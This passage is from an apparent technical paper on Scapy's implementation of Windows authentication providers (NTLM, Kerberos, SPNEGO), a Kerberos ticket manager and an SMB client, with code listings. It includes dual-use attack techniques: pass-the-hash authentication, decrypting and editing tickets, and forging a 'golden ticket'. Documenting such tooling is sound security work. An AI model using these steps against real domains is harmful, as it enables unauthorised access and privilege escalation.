The choice was made for Scapy because the tool allows for efficient manipulation of binary structures, but of course also because it is the one I am most proficient with.

Here are the requirements we end up with:

— **Implement the common components that can be shared across the different Windows protocols, particularly authentication and encryption, inside SSPs.**
— Provide an implementation that seeks functional completeness, especially security features, while allowing the user to modify each field (following Scapy's paradigm).
— Make the implementation as close as possible to Windows', with the goal of making it somewhat indistinguishable. This has several advantages: functional parity, as well as improved discretion for usages that might require it.
— **Document everything.** Documentation in InfoSec libraries is often very sparse, so let's not fall for that either.

1.4 The strengths of Scapy

Scapy is a library that implements many network protocols. It allows to send/receive packets, and to manipulate them precisely. Some of its biggest strength are its syntax, and its ability to automatically set defaults that "make sense". If you don't specify a checksum or a length, Scapy will calculate them for you. This allows for very fast prototyping and testing, in addition to producing very readable code.

As an example, figure 2 presents a comparison on how you would build a `SMB` packet on Scapy versus with some other tool (here, `impacket`).

impacket

```
packet = self.SMB_PACKET()
packet['Command'] = SMB2_WRITE
packet['TreeID']  = treeId
packet['CreditCharge'] = 1

smbW = SMB2Write()
smbW['FileID'] = fileId
smbW['Length'] = len(data)
smbW['Offset'] = offset
smbW['WriteChannelInfoOffset'] = 0
smbW['Buffer'] = data[:maxBytesToWrite]
packet['Data'] = smbW
```

Scapy

```
packet = SMB2_Header(TID=treeId) /
  SMB2_Write_Request(
    FileId=fileId,
    Data=data,
)
```

Fig. 2. Construction of the same `SMB` packet in Impacket and Scapy.

Many fields aren't specified because Scapy will populate them automatically.

2 Implementation of Windows SSPs

We'll start off by explaining how the parts common to all implementations work, most notably the SSPs. Then, we'll take a deeper look at the `SMB`, `DCE/RPC` and `LDAP` implementation in Scapy.

2.1 SSPs

An "SSP" is an abstraction of the authentication component, that can be reused by many protocols. According to Microsoft's documentation [4], they are presented as "the implementation of the Generic Security Service API (GSSAPI) in Windows Server operating systems".

`GSSAPI` [12] defines a generic interface allowing programs to access security services. It is essentially the definition of an API, that shall be implemented by all security providers, such as NTLM, Kerberos, etc. Microsoft's implementation of `GSSAPI` is called `SSPI`. They took some minor liberties such as changing the names of the functions, and ended up having minor extensions, but it remains quite faithful to the spec. More information about the differences can be found over [5].

The main functions that an SSP should implement when abiding by `GSSAPI` are presented table 2.

During authentication, the client calls the function *GSS_Init_sec_context* in a loop, first without any parameters, then with the payload returned by the server. The server, on the other

Function	Description
GSS_Init_sec_context	Called by the client to initialize a security context with a remote server
GSS_Accept_sec_context	Called by the server to accept a security context initialized by a remote client
GSS_GetMIC	Calculates the message signature (integrity)
GSS_VerifyMIC	Verifies the message signature
GSS_Wrap	Puts the message into a wrapper, potentially encrypted (confidentiality)
GSS_Unwrap	Extracts the message from its wrapper (decrypts it)

Table 2. Some of the main functions defined in `GSSAPI`.

hand, calls the function *GSS_Accept_sec_context* in a loop, passing the payload sent by the client. In doing so, both the client and the server maintain a *Context* which contains the state of the ongoing authentication. This mechanism allows the type of authentication (NTLM, Kerberos, etc.) to be abstracted from the way it is used: all clients always call the same API, regardless of what's underneath.




Fig. 3. An example of the usage of `GSSAPI`, in context of an NTLM authentication.

The SSPs currently implemented by Scapy are presented table 3.

As an example, the code behind the NTLM SSP implementation is sketched in listing 1.

SSP	Class in Scapy	Note
NTLM	`NTLMSSP`	
Kerberos	`KerberosSSP`	
Netlogon	`NetlogonSSP`	SSP specific to the Netlogon protocol.
SPNEGO	`SPNEGOSSP`	More of a wrapper for other SSPs than an actual SSP.

Table 3. The SSPs implemented in Scapy.

Listing 1: Implementation of the NTLM SSP

```
class NTLMSSP(SSP):
    """
    The NTLM SSP
    """

    def GSS_Init_sec_context(self, Context: CONTEXT, val=None):
        """
        GSS_Init_sec_context: client-side call for the SSP
        """
        if Context is None:
            Context = self.CONTEXT()

        if Context.state == self.STATE.INIT:
            # Client: build negotiate
        <...>

    def GSS_Accept_sec_context(self, Context: CONTEXT, val=None):
        """
        GSS_Accept_sec_context: server-side call for the SSP
        """
        if Context is None:
            Context = self.CONTEXT()

        if Context.state == self.STATE.INIT:
            # Server: challenge (val=negotiate)
        <...>
```

The implementation of both `Init` and `Accept` functions allows for the subsequent implementation of both client and server sides.

To use an SSP, one first needs to instantiate it. We'll take the example of `NTLMSSP` but the others would work just as well:

Listing 2: Instantiate the NTLM SSP in client mode

```
from scapy.layers.ntlm import *
clissp = NTLMSSP(
    UPN="Administrator@domain.local",
    PASSWORD="Password1!",
)
```

Let's get the first "token" (in this case, the NTLM Negotiate message):

Listing 3: Instantiate the NTLM SSP in client mode

```
# The argument 'None' = no current context
sspcontext, token, status = clissp.GSS_Init_sec_context(None)
assert status == GSS_S_CONTINUE_NEEDED
```

In this example, "sspcontext" will be passed to subsequent calls and stores information regarding the NTLM session. "status" is the return code of the SSP call. Those are defined in `GSSAPI`, but you would typically keep going until it reaches `GSS_S_COMPLETE`. Finally, "token" is the authentication blob. From now on, you would typically wrap it in a structure specific to the underlying protocol (such as `LDAP`, `SMB`, etc.) and wait for the server to answer back with another authentication blob, that you would pass to `GSS_Init_sec_context` again. To give an example, this is what is done in the `LDAP` client:

Listing 4: Mock code of a LDAP client that uses an SSP

```
sspcontext, token, status = clissp.GSS_Init_sec_context(None)
while status == GSS_S_CONTINUE_NEEDED:
    resp = self.sr1(
        LDAP_BindRequest(
            bind_name=ASN1_STRING(b""),
            authentication=LDAP_Authentication_SaslCredentials(
                mechanism=ASN1_STRING(b"SPNEGO"),
                credentials=ASN1_STRING(bytes(token)),
            ),
        )
    )
    sspcontext, token, status = clissp.GSS_Init_sec_context(
        self.sspcontext,
        ↪  GSSAPI_BLOB(resp.protocolOp.serverSaslCreds.val)
    )
assert status == GSS_S_COMPLETE, "Authentication failed."
```

This authentication could be called "raw" NTLM, in that we're sending the NTLM blob without any wrapping. Nowadays, Windows uses `SPNEGO` as a wrapper for most of the SSPs it uses. `SPNEGO` negotiates with the server which SSP the authentication will use, typically between Kerberos or NTLM.

To use `SPNEGO` to negotiate between `Kerberos` and `NTLM` with the server, one just have to swap that SSP for one similar to:

Listing 5: Wrapping Kerberos and NTLM with SPNEGO in client mode

```
clissp = SPNEGOSSP(
  [
      NTLMSSP(
          UPN="Administrator@domain.local",
          PASSWORD="Password1!",
      ),
      KerberosSSP(
          UPN="Administrator@domain.local",
          PASSWORD="Password1!",
          SPN="host/dc1.domain.local",
      ),
  ]
)
```

Now let's say that we wanted to do the same, but server side. It would look like something like this:

Listing 6: Instantiate the NTLM and Kerberos SSP in server mode

```
ssp = SPNEGOSSP(
  [
      KerberosSSP(
          KEY=Key(
              EncryptionType.AES256_CTS_HMAC_SHA1_96,
              key=bytes.fromhex("000000000000000....."),
          ),
          SPN="cifs/server.domain.local",
      ),
      NTLMSSP(
          IDENTITIES={
              # MD4le produces what's commonly refered to as the
              ↪  'HashNT'
              "User1": MD4le("Password1"),
              "Administrator": MD4le("Password2"),
          },
      ),
  ]
)
```

The usage of this would be similar, but using `GSS_Accept_sec_context`.

You can find the examples mentioned above, and many more, in the Scapy documentation [19].

2.2 Supported features in Scapy's implementation of the SSPs

A more complete implementation of the SSPs allow code to adapt to hardened environments, and to future evolutions of the standard.

NTLM

- client and server side;
- "pass-the-hash" (use the various intermediate hashes instead of the user's password);
- MIC support (unlike impacket);
- encryption, decryption and signature of payloads (useful for `LDAP` and `DCE/RPC`).

Kerberos

- client and server side;
- "pass-the-hash";
- supports most Key formats, from `DES_CBC` all the way to the SHA1 AES128/256 ones, RC4 and even the yet-to-be-implemented RFC 8009 [14] keys (delayed but is expected to arrive on Windows 2025).
- encryption, decryption and signature of payloads for all formats;
- KDC proxy support ([MS-KKDCP] [7]), notably used with RDP gateways;
- User-To-User (U2U) support;
- FAST (Kerberos Armoring) support (RFC6113 [18]);
- S4U2Self and S4U2Proxy support;
- etc.

Netlogon

- client and server side;
- "pass-the-hash";
- encryption, decryption, signature;

SPNEGO

- negotiate any other SSP;
- GSS MIC support.

2.3 Playing around with Kerberos

Kerberos is unique in the sense that it is necessary to request tickets before being able to use the SSP. We've already seen in listing 5 an example of how one can use the SSP directly. We reproduce it again in listing 7.

Listing 7: Instantiate the Kerberos SSP in client mode

```
KerberosSSP(
    UPN="Administrator@domain.local",
    PASSWORD="Password1!",
    SPN="host/dc1.domain.local",
)
```

This works but is not what most people expect when dealing with Kerberos. We won't go into details as there are many great resources available, notably the paper [2] "Secrets d'authentification épisode II - Kerberos contre-attaque".

The basic idea as seen on figure 4 is that a client first retrieves a TGT (Ticket Granting Ticket) from the KDC (Key Distribution Center), then a ST (Service Ticket) for the service it wishes to connect to.




Fig. 4. Kerberos Network Authentication Service (V5) Synopsis - [MS-KILE] [6]

If you specify an `UPN` and `PASSWORD`, the `KerberosSSP` does it behind the scenes. But it is also possible to specify more specifically which ticket to use, or obtain them some other way.

Many tools exist to manipulate Kerberos tickets, with very uneven feature support. Table 4 presents an overview of some tools and their differences. *rubeus* et *mimikatz* evidently have advantages from running on Windows: extracting/injecting/monitoring tickets, etc., meanwhile *krb5-tools* is by far the closest to the spec.

Features	krb5-tools	impacket	rubeus	mimikatz
OS	Linux	*	Windows	Windows
AS-REP / TGS-REP	Yes	Yes	Yes	?
TGT renew	Yes	Yes	Yes	?
Armoring	Yes	No	No	?
Forge ticket	No	Yes[1]	Yes	Yes[1]
Scriptable[2]	No	Yes	No	No

[1]: does not support new PAC signatures [Errata MS-PAC 2022/12/12]
[2]: ability to use it in one's own script, tool, etc. in reasonably easy manner.

Table 4. Comparing some of the available "Kerberos manipulation" libraries.

Scapy is well known for letting the user change "any field" in any structure, in a relatively easy way. That's typically a case where it should shine. This implementation therefore also provides a Scapy module called **Ticketer++** (as a tribute to impacket's), that is basically a **Kerberos Ticket Manager**.

This module provides functions to request Kerberos TGT, ST, perform S4U operations, armor tickets and all the other features mentioned in section 2.2; let's show some examples.

2.4 Scapy's Ticketer demo

Let's start off by creating a `Ticketer` object, which will hold any ticket that we create or manipulate from now on.

Listing 8: Create a Ticketer object

```
>>> load_module("ticketer")
>>> t = Ticketer()
```

We can request a TGT by performing an AS-REQ request, by passing the credentials of a user, then display it:

Listing 9: AS-REQ with credentials

```
>>> t.request_tgt("Administrator@domain.local", password="Miamofruit1!")
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
    canonicalize+pre-authent+initial+renewable+forwardable
Start time          End time            Renew until         Auth time
10/04/25 21:13:58  11/04/25 07:13:39  11/04/25 07:13:39  10/04/25 21:13:58
```

But we could have also given it any Kerberos key, selecting one of the many types that Scapy supports:

Listing 10: AS-REQ for a computer account

```
>>> from scapy.libs.rfc3961 import *
>>> t.request_tgt(
...   "DC1\$@domain.local",
...   key=Key(EncryptionType.AES256_CTS_HMAC_SHA1_96,
...           bytes.fromhex("0000.......")) 
... )
```

The Kerberos implementation supports most well-used encryption types. It was chosen to not guess the type of the key based on its length, considering the new RFC8009 keys are likely to cause issues in this regard.

Scapy finds the KDC by using `dclocator()`, an implementation of the actual DC-locator algorithm used by Windows uses, which relies on DNS. This is very reliable to make sure the KDC is reachable.

Obtaining a service ticket via TGS-REQ is achieved through the `request_st` function, by specifying the ID of the ticket we want to use. In our example, since we only have a single ticket, that will be 0 (shown above).

Listing 11: TGS-REQ example

```
>>> t.request_st(0, "ldap/dc1")
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
   canonicalize+pre-authent+initial+renewable+forwardable
Start time         End time           Renew until        Auth time
10/04/25 21:13:58  11/04/25 07:13:39  11/04/25 07:13:39  10/04/25 21:13:58

1. Administrator@DOMAIN.LOCAL -> ldap/dc1@DOMAIN.LOCAL
   canonicalize+ok-as-delegate+pre-authent+renewable+forwardable
Start time         End time           Renew until        Auth time
10/04/25 21:18:38  11/04/25 07:13:39  11/04/25 07:13:39  10/04/25 21:13:58
```

Now to actually use this ticket, we just need to generate a KerberosSSP from the ticket n°1. This is simply:

Listing 12: Exporting a KerberosSSP from Ticketer

```
>>> ssp = t.ssp(1)
<KerberosSSP>
```

We could use this SSP like shown previously in section 2.1. We will also see concrete examples of how to use them in `DCE/RPC`, `SMB` or `LDAP` clients in future sections.

Decrypt a ticket to edit it To edit the content of a ticket, it is necessary to be able to decrypt that ticket first, which requires the secret of the remote computer in case of ST, and the KRBTGT in case of TGT.

Listing 13: Edit a ticket manually

```
>>> tkt = t.dec_ticket(0)
Enter the AES256-CTS-HMAC-SHA1-96 hash for
↪  krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL (as hex): XXXXXXXXXXX
>>> tkt.show()
>>> # edit here, see the figure below. For instance:
>>> tkt.flags += "forwardable"
>>> t.update_ticket(0, tkt)
```




Fig. 5. Deciphering and showing the Scapy format of a ticket

Once the editing of that ticket is done, you still have to recalculate the 4 different signatures (since 2022) that are included in the PAC. This is achieved through the `resign_ticket` function:

Listing 14: Resigning a ticket in Ticketer

```
>>> t.resign_ticket(0)
```

It's a bit of a gimmick, but Scapy's Ticketer also provides a GUI to be able to edit the fields inside a TGT or ST and their PAC.

Listing 15: TGS-REQ example

```
>>> t.edit_ticket(0)
Enter the AES256-CTS-HMAC-SHA1-96 hash for
↪  krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL (as hex): XXXXXXXXXX
```




Fig. 6. Ticketer++ GUI to edit the fields of a ticket (cropped)

This can be useful in very specific cases. For instance, if you want to change the claims that are linked to your TGT after a compounded authentication.[1]

Craft a ticket The usual "golden-ticket" is implemented through the `create_ticket` function.

Listing 16: Golden ticket example

```
>>> t.create_ticket()
User [User]: Administrator
Domain [DOM.LOCAL]: DOMAIN.LOCAL
Domain SID [S-1-5-21-1-2-3]: S-1-5-21-4239584752-1119503303-314831486
Group IDs [513, 512, 520, 518, 519]: 512, 520, 513, 519, 518
User ID [500]: 500
Primary Group ID [513]:
Extra SIDs [] : S-1-18-1
Expires in (h) [10]:
What key should we use
↪ (AES128-CTS-HMAC-SHA1-96/AES256-CTS-HMAC-SHA1-96/RC4-HMAC) ?
↪ [AES256-CTS-HMAC-SHA1-96]:
Enter the NT hash (AES-256) for this ticket (as hex):
↪ 6df5a9a90cb076f4d232a123d9c24f46ae11590a5430710bc1881dca337989ce
>>> t.show()
Tickets:
0. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
```

Import / Export tickets You can import or export a `Ticketer` object as a `ccache` file, to be able to use it in other tools, or to import tickets generated by other tools.

Listing 17: Import a ccache

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.open_ccache("mycache.ccache")
```

Listing 18: Export a ccache

```
>>> t.save_ccache("mycache.ccache")
```

Armoring In order to use armoring[2] for the AS-REQ and TGS-REQ exchanges, one can specify a ticket (usually of a computer) that will used

[1] A type of Kerberos authentication where the identity of the machine is linked to the one of the user, typically used in Authentication Silos.

[2] See [2] for details on armoring.

to protect the exchange. In `Ticketer`, this is achieved by specifying the id of the ticket to use thanks to the `armor_with` parameter. For instance:

Listing 19: Export a ccache

```
>>> t.show()
Tickets:
0. SERVER1@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
  canonicalize+pre-authent+initial+renewable+forwardable
Start time         End time           Renew until        Auth time
11/04/25 12:55:51  11/04/25 22:55:38  11/04/25 22:55:38  11/04/25 12:55:51

>>> t.request_tgt("Administrator@domain.local", password="Password123!",
↪  armor_with=0)
```

This can be very useful in context of a hardened environment where silos are in place.

The **online version** of this article includes additional usage examples, notably how to use the two `S4U` mechanisms, and `KPASSWD`.

For more examples, such as using `U2U` or `KDC Proxy`, you can have a look at the official documentation [20].

3 Implementing `SMB`

3.1 A quick reminder of how `SMB` works on the network

Microsoft follows a very strict backward compatibility policy with the `SMB` protocol: an older client must be able to communicate with a newer server and vice-versa. Recent versions of `SMB` indeed include new security features such as network traffic encryption and improved signature algorithms, which are incompatible with older clients. An `SMB` connection therefore starts with a **negotiation**.

Figure 7 illustrates the establishment of an `SMB` session:

1. **Negotiation** or "SMB Negotiate": during which the `SMB` version and security options are negotiated.
2. **Session establishment** or "SMB Session Setup": during which `SMB` calls upon an SSP (e.g. NTLM) to authenticate the client. The number of exchanged packets varies depending on the SSP.
3. **Connecting to a share**, or "SMB Tree Connect": the client selects the share to connect to.
4. The session is then established.

Once the session is established, the client can execute a number of commands to access a file or upload one, for example.




Fig. 7. Establishment of an `SMB` connection

3.2 Scapy's `SMB` implementation

`SMB` is implemented in Scapy as a client and server state machine. These state machines are implemented using a Scapy feature called `Automaton`. Each of them is a class in which each state and transition is a function. `Automaton` classes are easy to tweak as it's possible to extend them and override any of those functions to change its behavior. This allows for instance to test weird cases somewhere pretty far into the `SMB` logic. The automaton for the `SMB` client is illustrated figure 8.

Typically, when the session is established, the `SMB` automaton enters a state where it waits for external instructions on what to do next (e.g. read a file, etc.). The same applies to both the client and server.

Scapy's `SMB` implementation supports:

— dialects from versions 2.0.2 up to 3.1.1 on both client and server;
— **using any of Scapy's `SSP`** (NTLM, Kerberos, SPNEGO, etc.);
— signature or encryption, which can optionally be required;
— hosting `DCE/RPC` name pipes;

`SMB` client presentation The `SMB` client is available at several levels of detail:

1. A high-level, where commands such as "ls" are sent, designed to be used as either an API or a CLI.
2. An intermediate level, using primitives closer to the `SMB` exchanges (such as "`create_request()`")
3. A low level, allowing arbitrarily constructed `SMB` messages to be sent.




Fig. 8. An overview of what the `SMB` client automaton looks like

The high-level API is accessible through the `smbclient` command, shown in listing 20, which is very similar to `Samba`'s.

Listing 20: `SMB` client demo

```
>>> smbclient("server1.domain.local", "Administrator@domain.local")
Password: ************
SMB authentication successful using SPNEGOSSP[KerberosSSP] !
smb: \> shares
ShareName  ShareType  Comment
ADMIN      DISKTREE   Remote Admin
C          DISKTREE   Default share
IPC        IPC        Remote IPC
NETLOGON   DISKTREE   Logon server share
SYSVOL     DISKTREE   Logon server share
Users      DISKTREE
common     DISKTREE
smb: \> use c
smb: \> cd Program Files\Microsoft\
smb: \Program Files\Microsoft> ls
FileName     FileAttributes  EndOfFile  LastWriteTime
.            DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
..           DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
EdgeUpdater  DIRECTORY       0B         Fri, 24 Feb 2023 17:00:27
```

As you can see, the previous example used Kerberos to authenticate. By default, the smbclient class will use a SPNEGOSSP and which supports both NTLM and Kerberos, but it is possible to have a greater control over this by providing your own "`ssp`" attribute. This pattern will be found in many of Scapy's implementations.

Listing 21: `SMB` client from ssp

```
>>> smbclient("server1.domain.local",
...           ssp=NTLMSSP(
...               UPN="Administrator",
...               HASHNT=bytes.fromhex("884...")))
```

And of course, we can re-use `SSP` created using `Ticketer++`:

Listing 22: `SMB` client from Ticketer++

```
>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.request_tgt("Administrator@DOMAIN.LOCAL")
Enter password: **********
>>> t.request_st(0, "cifs/server1.domain.local")
>>> smbclient("server1.domain.local", ssp=t.ssp(1))
```

The commands available with the CLI are pretty much what you're already used to if you've ever used `impacket` or `samba`'s `SMB` CLI.




Fig. 9. A preview of the `SMB` client CLI

Among some useful commands, the `SMB` client can see security descriptors of files and folders, and can also monitor the changes on folders or shares:

